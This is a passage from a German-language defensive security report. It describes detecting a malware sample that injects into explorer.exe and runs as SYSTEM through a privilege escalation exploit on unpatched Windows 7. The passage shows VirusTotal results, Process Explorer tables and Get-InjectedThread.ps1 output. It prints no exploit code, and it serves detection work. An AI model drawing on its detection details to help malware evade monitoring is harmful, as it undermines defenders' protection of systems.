AegisLab	Uds.Dangerousobject.Multilc	20170405
AhnLab-V3	Trojan/Win32.Agent.C1780098	20170405
ALYac	Trojan.GenericKD.4422170	20170405
Arcabit	Trojan.Generic.D437A1A	20170405
Avast	Win32:Malware-gen	20170405

Abbildung 11: Ausgabe von VirusTotal zum Malware-Sample

Lässt man diese Datei auf einem nicht gepatchten Windows 7 System laufen, erscheint nach ein paar Sekunden ein explorer.exe-Prozess, welcher unter NT AUTHORITY\SYSTEM läuft. Diese Malware enthält damit auch einen Privilege Escalation Exploit, der im November 2016 gepatcht wurde.

Name	CPU	Private Bytes	Working Set	PID	User Name	Session
explorer.exe	0.07	29,676 K	48,556 K	2076	user-PC\user	System
vmtoolsd.exe	0.12	11,824 K	18,604 K	2184	user-PC\user	Medium
powershell_ise.exe	< 0.01	90,976 K	84,928 K	4024	user-PC\AdminUser	High
cmd.exe	1.792	1,792 K	2,312 K	2020	user-PC\user	Medium
proccxp.exe	1.26	10,232 K	20,164 K	1024	user-PC\AdminUser	High
explorer.exe	0.44	22,392 K	9,712 K	3804	NT AUTHORITY\SYSTEM	System

CPU Usage: 4.64% Commit Charge: 16.49% Processes: 55 Physical Usage: 35.21%

Abbildung 12: Die Schadsoftware führt via Privilege Escalation Exploit eine neue Instanz von explorer.exe als SYSTEM aus

Lässt man wiederum Get-InjectedThread.ps1 mit erhöhten Rechten ausführen, wird der betroffene Prozess detektiert:

PowerShell Output:

```

PS C:\Windows\system32> C:\Users\user\Desktop\Get-I
ProcessName      : explorer.exe
ProcessId        : 3804
Path              : C:\Windows\explorer.exe
KernelPath       : C:\Windows\explorer.exe
CommandLine      : "C:\Windows\explorer.exe
PathMismatch     : False
ThreadId         : 3816
AllocatedMemoryProtection : PAGE_EXECUTE_READWRITE
MemoryProtection : PAGE_EXECUTE_READWRITE
MemoryState      : MEM_COMMIT
MemoryType       : MEM_PRIVATE
BasePriority      : 8
IsUniqueThreadToken : False
Integrity        :
Privilege        :
LogonId          :
SecurityIdentifier : \
UserName         : \
LogonSessionStartTime :
LogonType        :
AuthenticationPackage :
BaseAddress      : 5408512
Size             : 704512
Bytes            : {85, 139, 236, 106...}
  
```

Process Explorer Data:

Process	CPU	Private Bytes	Working Set	PID	User Name
explorer.exe	< 0.01	22,408 K	9,728 K	3804	NT AUTHORITY\SYSTEM

Abbildung 13: Der betroffene Prozess wird durch den Monitoring Use Case detektiert

Interessante Beobachtung: Ein paar Monate später wurde dieselbe Malware wieder ausgeführt und anschliessend via Process Explorer und Virustotal-Anbindung untersucht. Jedoch wird mit diesem Vorgehen der maliziöse Prozess nicht erkannt.

Process	CPU	Private Bytes	Working Set	PID	User Name	Image...	Integrity	VirusTotal	Verified Signer
Interruptions	0.44	0 K	0 K	n/a		64-bit			
smss.exe		372 K	1,036 K	276	NT AUTHORITY\SYSTEM	64-bit System		0/61	(Verified) Microsoft...
csrss.exe		1,820 K	4,076 K	360	NT AUTHORITY\SYSTEM	64-bit System		0/61	(Verified) Microsoft...
wininit.exe		1,320 K	4,068 K	400	NT AUTHORITY\SYSTEM	64-bit System		0/61	(Verified) Microsoft...
services.exe		4,824 K	8,024 K	476	NT AUTHORITY\SYSTEM	64-bit System		0/61	(Verified) Microsoft...
lsass.exe	0.02	3,668 K	10,268 K	484	NT AUTHORITY\SYSTEM	64-bit System		0/61	(Verified) Microsoft...
lsmd.exe	0.01	2,212 K	3,964 K	492	NT AUTHORITY\SYSTEM	64-bit System		0/58	(Verified) Microsoft...
csrss.exe	0.14	7,968 K	9,132 K	412	NT AUTHORITY\SYSTEM	64-bit System		0/61	(Verified) Microsoft...
conhost.exe		964 K	2,900 K	920	Win764bit\user	64-bit Medium		0/61	(Verified) Microsoft...
winlogon.exe		2,400 K	6,496 K	504	NT AUTHORITY\SYSTEM	64-bit System		0/59	(Verified) Microsoft...
explorer.exe	0.05	31,976 K	52,652 K	2004	Win764bit\user	64-bit Medium		0/61	(Verified) Microsoft...
vmttoolsd.exe	0.25	7,736 K	17,456 K	2120	Win764bit\user	64-bit Medium		0/57	(Verified) VMware
procexp64.exe	2.11	20,184 K	32,920 K	3044	Win764bit\AdminUser	64-bit High		0/59	(Verified) Microsoft...
ieexplore.exe	0.14	10,864 K	26,320 K	128	Win764bit\user	64-bit Medium		0/61	(Verified) Microsoft...
ieexplore.exe		19,972 K	29,072 K	2832	Win764bit\user	32-bit Low		0/62	(Verified) Microsoft...
explorer.exe		23,748 K	11,756 K	2088	NT AUTHORITY\SYSTEM	32-bit System		0/60	(Verified) Microsoft...

Name	Description	Company Name	Path	VirusTotal	Verified Signer
secur32.dll	Security Support Provider Interface	Microsoft Corporation	C:\Windows\SysWOW64\secur32.dll	0/26	(Verified) Microsof...
dhcpcsvc6.dll	DHCPv6 Client	Microsoft Corporation	C:\Windows\SysWOW64\dhcpcsvc6.dll	0/27	(Verified) Microsof...
dwmapl.dll	Microsoft Desktop Window Manag...	Microsoft Corporation	C:\Windows\SysWOW64\dwmapl.dll	0/27	(Verified) Microsof...
nlaapi.dll	Network Location Awareness 2	Microsoft Corporation	C:\Windows\SysWOW64\nlaapi.dll	0/27	(Verified) Microsof...
locale.nls			C:\Windows\System32\locale.nls	0/56	(Verified) Microsof...
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls	0/57	(Verified) Microsof...
explorer.exe.mui	Windows Explorer	Microsoft Corporation	C:\Windows\SysWOW64\en-US\explorer.exe.mui	0/58	(Verified) Microsof...
GdiPlus.dll	Microsoft GDI+	Microsoft Corporation	C:\Windows\winsxs\x86_microsoft.windows.gdiplus_6595b6414eccf1df_x-ww...	0/59	(Verified) Microsof...
rport4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\SysWOW64\rport4.dll	0/59	(Verified) Microsof...
sechost.dll	Host for SCM/SDDL/LSA Lookup ...	Microsoft Corporation	C:\Windows\SysWOW64\sechost.dll	0/59	(Verified) Microsof...
sspicli.dll	Security Support Provider Interface	Microsoft Corporation	C:\Windows\SysWOW64\sspicli.dll	0/59	(Verified) Microsof...
wininet.dll	Internet Extensions for Win32	Microsoft Corporation	C:\Windows\SysWOW64\wininet.dll	0/59	(Verified) Microsof...
wship6.dll.mui	Winsock2 Helper DLL (TL/IPv6)	Microsoft Corporation	C:\Windows\SysWOW64\en-US\wship6.dll.mui	0/59	(Verified) Microsof...
wshtcpip.dll.mui	Winsock2 Helper DLL (TL/IPv4)	Microsoft Corporation	C:\Windows\SysWOW64\en-US\wshtcpip.dll.mui	0/59	(Verified) Microsof...
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\SysWOW64\cfgmgr32.dll	0/60	(Verified) Microsof...
dhcpcsvc.dll	DHCP Client Service	Microsoft Corporation	C:\Windows\SysWOW64\dhcpcsvc.dll	0/60	(Verified) Microsof...
explorer.exe	Windows Explorer	Microsoft Corporation	C:\Windows\SysWOW64\explorer.exe	0/60	(Verified) Microsof...
iertutil.dll	Run time utility for Internet Explorer	Microsoft Corporation	C:\Windows\SysWOW64\iertutil.dll	0/60	(Verified) Microsof...
imm32.dll	Multi-User Windows IMM32 API Ci...	Microsoft Corporation	C:\Windows\SysWOW64\imm32.dll	0/60	(Verified) Microsof...
lpk.dll	Language Pack	Microsoft Corporation	C:\Windows\SysWOW64\lpk.dll	0/60	(Verified) Microsof...

CPU Usage: 4.64% Commit Charge: 17.68% Processes: 47 Physical Usage: 48.48%

Abbildung 14: Virustotal erkennt den bössartigen Code nicht

### 3 Bemerkungen

Eine mögliche Einbettung dieses Monitoring Use Cases in das interne Log-Monitoring Framework kann z.B. mittels eines Scheduled Tasks und der Überwachung des entsprechenden Logfile Directories erfolgen. Zu klären ist, ob installierte Third-Party Applikationen (z.B. AV) ebenfalls diese Technik nutzen und entsprechend in eine Whiteliste aufzunehmen sind.